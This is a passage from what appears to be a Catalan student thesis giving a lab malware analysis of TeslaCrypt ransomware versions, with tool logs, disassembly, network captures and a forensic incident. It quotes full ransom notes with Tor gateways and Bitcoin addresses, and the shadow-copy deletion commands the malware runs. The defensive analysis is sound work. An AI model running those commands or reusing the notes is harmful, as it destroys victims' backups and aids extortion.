
14 2

Análisis Detalles Relaciones Información adicional Comentarios 10+ Votos Información de comportamiento

Antivirus	Resultado	Actualización
Ad-Aware	Gen:Heur.Ransom.Imps.3	20181206
AhnLab-V3	Trojan/Win32.Tescrypt.R137618	20181206
ALYac	Trojan.Ransom.cryptolocker	20181206
Antiy-AVL	Trojan[Downloader]/Win32.Dapato	20181205
Arcabit	Trojan.Ransom.Imps.3	20181206
Avast	Win32:CryptoLocker-C [Trj]	20181206
AVG	Win32:CryptoLocker-C [Trj]	20181206
Avira (no cloud)	HEUR/AGEN.1028812	20181206
AVware	Trojan.Win32.GenericIBT	20180925
BitDefender	Gen:Heur.Ransom.Imps.3	20181206
Bkav	W32.RansomwareEnvyF.Trojan	20181206
CAT-QuickHeal	Ransom.Tescrypt.AG4	20181206

Segons virustotal.com podem veure que no totes les eines *antimalware* li posen el mateix nom, com s'ha dit abans, es tracta d'una actualització millorada del anterior *criptolocker* i encara persisteix el nom.

Després de comprovar amb PeiD que cap mostra del TeslaCrypt està empaquetada, procedim a veure i comparar les funcions de Windows que fa servir:



Aquestes 3 captures mostren les llibreries de Windows que fan servir cadascuna de les 3 mostres de Malware. Podem veure les grans diferències entre cada mostra. La millora de la segona versió respecte a la primera és la de deixar d'utilitzar tantes llibreries i reescriure **MSVCRT.DLL** sota la versió original. D'aquesta manera s'optimitza el codi i queda alterada una llibreria que suposadament és nativa del sistema operatiu. Aquest comportament és habitual en la fabricació de Malware, pensem que és una bona forma de persistència de codi maliciós de manera completament transparent a l'usuari i antimalware.

Un altra funció important que fa servir TeslaCrypt és *EnumProcesses* amb la qual elimina tot procés amb la següent cadena de substrings:

Substrings	Processos inclosos
Askmg	Task Manager
Rocex	Process Explorer
Egedi	Registry editor
Sconfi	System Configurator
Cmd	Command Line


Per duu a terme l'eliminació de les shadows copy i evitar la restauració de les dades xifrades:

- 1- Desactiva la redirecció del sistema de fitxers  
*Wow64DisableWow64FsRedirection*
- 2- Executa la funció *ShellExecuteEx* amb una de les següents ordres:
  - *Wmic.exe shadowcopy delete / noninteractive(verb=runas)*
  - *Wmic.exe shadowcopy delete / noninteractive(verb=open)*
- 3- Reverteix el redireccionament del sistema d'arxius.

Obrim l'arxiu amb *resource hacker* i trobem:

# FG-SEGURETAT INFORMÀTICA A LA EMPRESA


## DAVID GARCIA MORENO (2018-2019)




Ens informa que la informació legal del arxiu és **calc 1.0.0.1** per confondre amb la calculadora convencional de Windows *calc.exe*.

## 7.2 Anàlisi de comportament (dinàmic)

Abans d'executar el Malware, introduïrem una nova aplicació anomenada Regshot. Amb aquesta eina podrem veure els canvis en la unitat d'emmagatzematge abans i després de l'execució. Així doncs, en obrir el programa, farem una primera captura de l'estat de "C:\:" per després poder fer la comparació:



En executar la primera versió (Cryptolocker-v3) i en qüestió de segons:



Com es pot observar a la imatge, els segrestadors de dades ens informen de tot el que ha passat en la nostra màquina. Cal doncs, obtenir la clau privada visitant la direcció que es mostra i identificar-se amb la ID que es presenta de color vermell.

Podem veure que en aquesta primera versió tenim l'opció d'introduir la clau per desencripar els nostres arxius. Val a dir que, en ser una amenaça del 2015, existeixen vies legals per poder recuperar els arxius tot ficant una MASTER key que podem trobar fàcilment per Internet.

També existeixen eines automàtiques per recuperar els arxius infectats com mostra l'empresa ESET en el següent enllaç:

[https://support.eset.com/kb6051/?locale=en\\_US&viewlocale=es\\_ES](https://support.eset.com/kb6051/?locale=en_US&viewlocale=es_ES)


O fent servir altra programari de cau lliure:

<https://www.bleepingcomputer.com/news/security/teslacrypt-shuts-down-and-releases-master-decryption-key/>

Es tracta d'un executable per consola que aplica l'algorisme de invers amb la clau mestra de manera semiautomàtica.

Com podem veure a l'esquerra, a data 27 de Novembre del 2018, tenim 3 dies per fer el pagament abans que destrueixin la clau privada.

Per altra banda, els fons d'escriptori a quedat amb el següent aspecte:



Your documents, photos, databases and other important files have been encrypted with strongest encryption and unique key, generated for this computer.

Private decryption key is stored on a secret Internet server and nobody can decrypt your files until you pay and obtain the private key.


If you see the main locker window, follow the instructions on the locker. Otherwise, it's seems that you or your antivirus deleted the locker program. Now you have the last chance to decrypt your files.

Open <http://34r6hq26q2h4jkzj.tor2web.fi> or <http://34r6hq26q2h4jkzj.onion.cab> in your browser. They are public gates to the secret server.

If you have problems with gates, use direct connection:  
1. Download Tor Browser from <http://torproject.org>  
2. In the Tor Browser open the <http://34r6hq26q2h4jkzj.onion/>  
Note that this server is available via Tor Browser only.  
Retry in 1 hour if site is not reachable.

Copy and paste the following Bitcoin address in the input form on server. Avoid missprints.  
**1PWFjcuohnuEk8AKeb9m5BHZCSkrdPwmz6**  
Follow the instructions on the server.

I els nostres arxius amb extensió .ecc:



Podem arribar a pensar que si eliminem la extensió l'arxiu torna a ser vàlid però tot i que torna a agafar l'icona de Microsoft word, en obrir l'arxiu ens trobem:

```

òdpK
D€|±-v█-eŮ-ò4i10ñ Bp-Öa !!äýxè¹leŮzçp+†# ].=,mž~Ä *.÷ Ä#dO-ç«0$Z
Äúí8) ``ú4æó t{;fÜEÿKl V,,-™YÉ²ò† ·šmÄ~>÷3žú@yAÑoÉ 9"±
â°úá#±pE-†e=ó...qí "3žÖü«i&ðŮX9T `>òùEsf? "• " < | à ' > á ý | g | š , † † k " g » > o -
Ñy-Gİ#×BQ<-3=nE Xoá' |NEn àK7i+<ŮÜ²ð~JWýis^M Èhç ä€£×k#... Bízí²W-kßW-Í0;ð`^
i)→ð- • „◄}) òÔâheúYÁ"Ä+ž2/çİŮ ũ- ¹™~Šu^úy >
t>...+E

ùŮYvŮiâÊ=t< )gòaf¹ ]tiGeM"; |c! 7 4€...k"ó ¶žZÉ~^Ä", ŷð<eðG-²+†434YÄ^, B) /òÄž
æ-¹ ò (◄MPİ+òâünin, .../Ůž9« àc$7ç"íu7~Ů°;#~^~}|-)G×◄îê"...ÈSf¹h¹ úó -
S0«)Aÿ: cá-ã>Ů†p<W0 0b, -ŮŮg\æö@ éŮG±p•¹ÄÄNßèÄ 9i
íŮiè«U9=-÷â™|Ů ÈÈ™ànéfŮÄÿèŮ!??
ø-IŮ@UhéP²
°p-OH^žBr' |žòKŮSç Èèð¶vmæ
    
```

Quan l'arxiu original contenia una imatge adjunta.

No ens oblidem del regshot i fem la segona captura per comparar. El programa ens mostra un log en format .txt amb molta informació respecte els canvis que ha sofert la unitat "c:\". Claus de registre afegides, arxius afegits(encriptats amb l'extensió.ecc) i buscant entre ells trobem un arxiu en una ubicació clàssica de replicació d'aquest tipus de ramsonware:

```

C:\Users\labwin7\AppData\Roaming\Microsoft\Windows\Themes\TranscodedWallpaper.jpg.ecc
C:\Users\labwin7\AppData\Roaming\key.dat
C:\Users\labwin7\AppData\Roaming\log.html
C:\Users\labwin7\AppData\Roaming\lunskas.exe
    
```

Un altra de les millores respecte a les versions anteriors és que només executar, s'encarrega de tancar el process explorer. Per sort, si iniciem l'administrador de tasques, podem recuperar el programa per continuar l'anàlisi. Comprovem l'actual execució del programa que ha capturat el regshot amb la eina process explorer:

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
System Idle Process	87.03	0 K	12 K	0		
System	0.39	48 K	652 K	4		
Interrupts	1.05	0 K	0 K	n/a	Hardware Interrupts and DPCs	
smss.exe		216 K	580 K	272		
csrss.exe	< 0.01	1.140 K	2.520 K	348		
wininit.exe		836 K	2.520 K	384		
csrss.exe	0.30	1.228 K	4.156 K	392		
winlogon.exe		1.420 K	3.784 K	432		
taskmgr.exe	0.34	1.904 K	7.292 K	2896	Administrador de tareas de ...	Microsoft Corporation
explorer.exe	7.39	49.916 K	55.244 K	1444	Explorador de Windows	Microsoft Corporation
VBoxTray.exe	0.08	1.320 K	4.140 K	1576	VirtualBox Guest Additions Tr...	Oracle Corporation
Regshot-x86-Unicode.exe	< 0.01	130.048 K	135.264 K	3924		
Procmon.exe		2.208 K	6.012 K	3116	Process Monitor	Sysinternals - www.sysinter...
Procmon.exe	0.44	30.832 K	31.364 K	1228		
procexp.exe	1.73	8.280 K	14.224 K	2788	Sysinternals Process Explorer	Sysinternals - www.sysinter...
lunskas.exe	< 0.01	2.832 K	10.364 K	2616	calc	

Farem una segona execució fent servir un punt de restauració del sistema operatiu per introduir una nova eina d'anàlisi, captureBAT. Amb aquesta aplicació podem veure altres moviments amb millor claredat que les eines anteriors respecte algunes característiques del Malware.

Obrim doncs, un terminal i executem la comanda:

```
C:\Program Files\Capture>CaptureBAT.exe -c
```

Ara toca tornar a executar el *teslacrypt* i veure com el programa s'encarrega de registrar l'activitat relacionada amb la infecció. Una vegada acabat el procés d'encryptació, procedim a parar el captureBAT amb CTRL+C. i guardem la captura en un fitxer de la següent manera:

```
C:\Program Files\Capture>captureBAT -l c:\dadesBAT.txt
```

El programa genera un fitxer amb unes dades molt interessants. Per exemple, podem veure la creació del nou fitxer:

```
"29/11/2018  
20:6:40.198", "process", "created", "C:\Users\labWin7\AppData\Roaming\febtpty.exe", "C:\Windows\System32\vssadmin.exe"
```

Fixem-nos que el nom adoptat és diferent de la primera execució. Aquest fet sembla poc rellevant però si es pensa una mica, és una manera de no poder monitoritzar amb filtre amb el *process monitor* i fa que deixi de ser més farragós treballar amb ell. Per resoldre el problema, només caldria aplicar el filtre quan coneguem el nom que ha adoptat.

A les següents línies podem veure com esborra el fitxer original executable:


```
"29/11/2018  
20:6:40.148", "file", "Delete", "C:\Windows\System32\cmd.exe", "C:\Users\labWin7\Desktop\Ransomware.TeslaCrypt\3372c1edab46837f1e973164fa2d726c5c5e17bcb888828ccd7c4dfcc234a370.exe"
```

De la mateixa manera, obtenim el registre de finalització del procés d'infecció a la línia següent:

```
"29/11/2018  
20:6:41.620", "process", "terminated", "C:\Users\labWin7\AppData\Roaming\febtpty.exe", "C:\Windows\System32\vssadmin.exe"
```

### 7.2.1 Teslacrypt 2.0

Coneguda com **VV 68** segons ens mostra la captura següent, podem veure les diferències respecte la versió anterior. La primera millora trobada respecte la versió anterior és la destrucció de les còpies tipus *shadow* que fa el sistema operatiu:



Amb un Windows 7 actualitzat tenim una mica més de seguretat i com es pot veure a la captura, podem dir que NO i tindrem l'opció de restaurar.

La línia de comanda que fa servir és:

```
% WinDir% \ system32 \ vssadmin delete shadows / all
```

Aquesta segona versió afegeix un comptador que ens informa que tenim 95 hores 56 minuts i 39 segons abans es destrueixi la clau privada i, per altra banda, també compta amb una millora per posar-nos en contacte afegint els 2 enllaços web:



**Your personal files are encrypted!**

Your files have been safely encrypted on this PC: photos, videos, documents, etc. Click "Show encrypted files" Button to view a complete list of encrypted files, and you can personally verify this.

Encryption was produced using a unique public key RSA-2048 generated for this computer. To decrypt files you need to obtain the **private key**.

The only copy of the private key, which will allow you to decrypt your files, is located on a secret server in the Internet; the server will eliminate the key after a time period specified in this window.

**Once this has been done, nobody will ever be able to restore files...**

**In order to decrypt the files press button to open your personal page**

**and follow the instruction.**

**in case of "File decryption button" malfunction use one of our gates:**  
<http://34r6hq26q2h4jkzj.7hwr34n18.com>  
<https://3lxwjhmkgibht2s.tor2web.blutmagie.de>

**Use your Bitcoin address to enter the site:**  
**1HvDfdKPijWAXYRwdVVzDhNW3G5DR4nMgp**

if both button and reserve gate not opening, please follow the steps:  
You must install this browser [www.torproject.org/projects/torbrowser.html.en](http://www.torproject.org/projects/torbrowser.html.en)  
After instalation,run the browser and enter address **3lxwjhmkgibht2s.onion**  
Follow the instruction on the web-site. We remind you that the sooner you do so, the more chances are left to recover the files.

**Any attempt to remove or corrupt this software will result in immediate elimination of the private key by the server.**

Un altre actualització important que han millorat respecte l'anterior és que l'administrador de tasques queda completament deshabilitat juntament amb el process explorer i, d'aquesta manera, no podem parar el procés d'infecció de bon principi. Una manera més d'extorsionar a la víctima.

És el moment de veure el que ens pot mostrar el debugador Ollydbg. Obrim la mostra i obtenim aquestes 4 finestres:

# FG-SEGURETAT INFORMÀTICA A LA EMPRESA DAVID GARCIA MORENO (2018-2019)

The screenshot shows OllyDbg with the following panels:

- Assembly (1):** Disassembled code for the main thread. The instruction at address 004012C0 is highlighted: `SUB ESP,1C`. Below it, `CALL 51B4EF5D.00401180` is also visible.
- Registers (2):** Shows the state of CPU registers. `EAX` is 77103C33, `EDX` is 004012C0, and `EIP` is 004012C0.
- Stack (3):** Shows the current stack frame. The return address is `0022FF94`, which points to `kernel32.77103C45`.
- Memory Dump (4):** Shows a hex dump of memory starting at address 0040B000. The ASCII column shows the string `00000000`.

La primera finestra està dedicada a mostrar el codi ensamblador. La segona mostra l'estat actual dels registres. La tercera l'estat actual de la pila en memòria i per acabar, la quarta finestra ens ofereix la bolcada de memòria.

Per poder fer-se una idea de l'execució del codi, tenim el *process monitor* que ens ajudarà a entendre quines nos les crides importants.

La primera cosa que fem és executar amb la funció "Run" (F9) i en poc segons observem com l'execució del Malware s'ha portat a terme igual que si executem des de fora el programa. Cal veure on podem posar un "breakpoint".

N'hi ha 2 maneres d'anar visualitzant el procés, amb F7 pas a pas i amb F8 que executa les crides a les funcions.

L'execució comença en la instrucció 004012C0 i amb la instrucció F7 anem observant el codi pas a pas. El procés d'execució tot comença en cridar:

## CALL 51B4EF5D.00401180

```

004012C0  $ 83EC 1C      SUB ESP,1C
004012C3  . C70424 020000 MOV DWORD PTR SS:[ESP],2
004012CA  . FF15 28424100 CALL DWORD PTR DS:[&msvcrt.__set_app_type]
004012D0  . E8 ABFEFFFF CALL 51B4EF5D.00401180
004012D5  . 8D7426 00    LEA ESI,DWORD PTR DS:[ESI]
004012D9  . 8DBC27 000000 LEA EDI,DWORD PTR DS:[EDI]
004012E0  $ A1 48424100 MOV EAX,DWORD PTR DS:[&msvcrt.atexit<*>]
004012E5  . FFE0      JMP EAX
004012E7  . 89F6      MOV ESI,ESI
004012E9  . 8DBC27 000000 LEA EDI,DWORD PTR DS:[EDI]
004012F0  . A1 3C424100 MOV EAX,DWORD PTR DS:[&msvcrt._onexit<*>]
004012F5  . FFE0      JMP EAX
    
```

# FG-SEGURETAT INFORMÀTICA A LA EMPRESA DAVID GARCIA MORENO (2018-2019)

Busquem la funció i marquem un breakpoint.

De moment el *process monitor* no ens informa res rellevant.

```
00401180 55          PUSH EBP
00401181 . 89E5       MOV EBP,ESP
00401183 . 53         PUSH EBX
00401184 . 83EC 14    SUB ESP,14
00401187 . A1 9CFD4000 MOV EAX,DWORD PTR DS:[40FD9C]
0040118C . 85C0       TEST EAX,EAX
0040118E . 74 1C      JE SHORT 51B4EF5D.004011AC
00401190 . C74424 08 0001 MOV DWORD PTR SS:[ESP+8],0
00401198 . C74424 04 0201 MOV DWORD PTR SS:[ESP+4],2
004011A0 . C70424 000000 MOV DWORD PTR SS:[ESP],0
004011A7 . FF00       CALL EAX
004011A9 . 83EC 0C    SUB ESP,0C
004011AC > C70424 001040 MOV DWORD PTR SS:[ESP],51B4EF5D.00401000
004011B3 . E8 D8920000 CALL <JMP.&KERNEL32.SetUnhandledExceptionFilter>
004011B8 . 83EC 04    SUB ESP,4
004011BB . E8 E0270000 CALL 51B4EF5D.004039A0
004011C0 . E8 CB270000 CALL 51B4EF5D.00403990
004011C5 . E8 B6280000 CALL 51B4EF5D.00403A00
004011CA . A1 68304100 MOV EAX,DWORD PTR DS:[413068]
004011CF . 85C0       TEST EAX,EAX
004011D1 . 74 42      JE SHORT 51B4EF5D.00401215
004011D3 . 8B1D 38424100 MOV EBX,DWORD PTR DS:[&msvcrt._iob]
004011D9 . A3 08B04000 MOV DWORD PTR DS:[40B008],EAX
004011DE . 894424 04  MOV DWORD PTR SS:[ESP+4],EAX
004011E2 . 8B43 10    MOV EAX,DWORD PTR DS:[EBX+10]
004011E5 . 890424    MOV DWORD PTR SS:[ESP],EAX
004011E8 . E8 AB910000 CALL <JMP.&msvcrt._setmode>
004011ED . A1 68304100 MOV EAX,DWORD PTR DS:[413068]
004011F2 . 894424 04  MOV DWORD PTR SS:[ESP+4],EAX
004011F6 . 8B43 30    MOV EAX,DWORD PTR DS:[EBX+30]
004011F9 . 890424    MOV DWORD PTR SS:[ESP],EAX
004011FC . E8 97910000 CALL <JMP.&msvcrt._setmode>
00401201 . A1 68304100 MOV EAX,DWORD PTR DS:[413068]
00401206 . 894424 04  MOV DWORD PTR SS:[ESP+4],EAX
0040120A . 8B43 50    MOV EAX,DWORD PTR DS:[EBX+50]
0040120D . 890424    MOV DWORD PTR SS:[ESP],EAX
00401210 . E8 83910000 CALL <JMP.&msvcrt._setmode>
00401215 > E8 86910000 CALL <JMP.&msvcrt._p_fmode>
0040121A . 8B15 08B04000 MOV EDX,DWORD PTR DS:[40B008]
00401220 . 8910      MOV DWORD PTR DS:[EAX],EDX
00401222 . E8 A92C0000 CALL 51B4EF5D.00403ED0
00401227 . 83E4 F0    AND ESP,FFFFFFF0
0040122A . E8 012F0000 CALL 51B4EF5D.00404130
0040122F . E8 74910000 CALL <JMP.&msvcrt._p_environ>
00401234 . 8B00      MOV EAX,DWORD PTR DS:[EAX]
00401236 . 894424 08  MOV DWORD PTR SS:[ESP+8],EAX
0040123A . A1 08304100 MOV EAX,DWORD PTR DS:[413000]
0040123F . 894424 04  MOV DWORD PTR SS:[ESP+4],EAX
00401243 . A1 04304100 MOV EAX,DWORD PTR DS:[413004]
00401248 . 890424    MOV DWORD PTR SS:[ESP],EAX
0040124B . E8 B0950000 CALL 51B4EF5D.0040A800
00401250 . 89C3      MOV EBX,EAX
00401252 . E8 59910000 CALL <JMP.&msvcrt._cexit>
00401257 . 891C24    MOV DWORD PTR SS:[ESP],EBX
0040125A . E8 39920000 CALL <JMP.&KERNEL32.ExitProcess>
```

Podem veure que la propera crida està a la instrucció: 004011A0 CALL EAX on el valor del registre EAX=004038F0 i col·loquem altre breakpoint. Anem progressant i arribem fins la instrucció 004011B3 que finalment ens porta a 773170B2:

## FG-SEGURETAT INFORMÀTICA A LA EMPRESA DAVID GARCIA MORENO (2018-2019)

The screenshot shows a debugger window with two main panes. The left pane displays assembly code with instructions like `MOV EDX, ESP` and `SYSENTER`. The right pane shows the state of CPU registers, with `EDI` at `77316258` and `EIP` at `773170B2`. Below the assembly view, a memory dump shows hex values and their corresponding ASCII characters.

En executar `SYSENTER` el *process monitor* ens informa que s'ha dut a terme la següent operació:

Time ...	Process Name	PID	Operation	Path	Result
19:16:...	51B4EF5DC9D...	3640	QueryNameInformationFile	C:\Users\labWin7\Desktop\Ransomwa...	SUCCESS

La comanda `SYSENTER` executa una crida al procediment del sistema amb privilegis de nivell 0. Podem veure que al registre `EDI` tenim la funció `ntdll.ZwQueryVirtualMemory` que la que s'executa immediatament.

Com podem veure, el funcionament d'aquest programa és realment sorprenent. Es podria dedicar un TFG només fent servir aquesta eina tant poderosa. Continuem el nostre anàlisi amb altres eines que siguin més adients en trobar informació que ens pugui servir d'utilitat.

## 7.2.2 TeslaCrypt 3.0

Com podem veure a la captura, les diferències no hi són visibles:



On trobem les millores és quan revisem el wireshark de la màquina Linux i obtenim les següent captura:

DNS	91	Standard query 0x8e68 A epmhyca50l6plmx3.wh47f2as19.com
ICMP	119	Destination unreachable (Port unreachable)
DNS	90	Standard query 0x187a A 7tno4hib47vlep5o.7hwr34n18.com
ICMP	118	Destination unreachable (Port unreachable)
DNS	97	Standard query 0xc4d5 A epmhyca50l6plmx3.tor2web.blutmagie.de
ICMP	125	Destination unreachable (Port unreachable)
DNS	87	Standard query 0x044c A epmhyca50l6plmx3.tor2web.fi

Intenta comunicar-se amb les direccions de la imatge.

## 8. Proves del escenari forense

### 8.1 Introducció

Degut al nou atac a l'empresa el 25 de Novembre de 2018, es decideix fer un anàlisi amb les mostres obtingudes del escenari del crim.

Durant la setmana del 19 al 25 de Novembre s'han detectat moviments d'arxius dintre del servidor Domini. Concretament, el 21 de Novembre vaig rebre un avís del antivirus que havia posat en quarantena un executable sospitós anomenat RDPSS.exe a la ubicació:

C:/Users/administrador.ENVASE/Desktop/RDP con(LjgbEWjr'gznswo8gbzshlogzw;obnzoe4t)/RDPSS/RDPSS.exe  
detectat com a **Malware** Win32/Packed.Themida.AAE

Després de comprovar que residia a la quarantena, al dia següent va tornar a aparèixer en altre ubicació:

C:\compaq\Nueva carpeta\RDPcon(LjgbEWjr'gznswo8gbzshlogzw;obnzoe4t)\RDPSS\RDPSS.exe

Es decideix agafar la mostra i pujar-la als servidors de [virustotal.com](https://www.virustotal.com) per obtenir informació dels diferents noms que ha anat agafant i poder veure de quin tipus de Malware es tracta:



SHA256:	88d329277a0bf8d8bdbbcf24e4414763ab204c68c0431f6fe2ad35bd320b963e
Nombre:	RDPSS.exe
Detecciones:	<b>49 / 66</b>
Fecha de análisis:	2018-12-02 09:26:29 UTC ( hace 1 minuto )

Aquesta imatge ens mostra que és un Malware detectat per 49 aplicacions *antimalware* de 66 que resten a la base de dades. Dels 49 noms que mostra, ens quedem amb:

- **Win32/Packed.Themida.AEE (ESET)**
- **TR/Crypt.TPM.Gen (Avira)**
- **Gen:Heur.Packed.Libix.9 (Ad-Aware)**
- **FileRepMetagen (Avast-AVG)**
- **Artemis!A8AEC3B7B8D4 (McAfee)**

No cal pensar molt per arribar a la conclusió de que aquestes mostres les han deixat els propis hackers al tenir accés al nostre servidor. De quina manera han pogut entrar a la nostra xarxa?

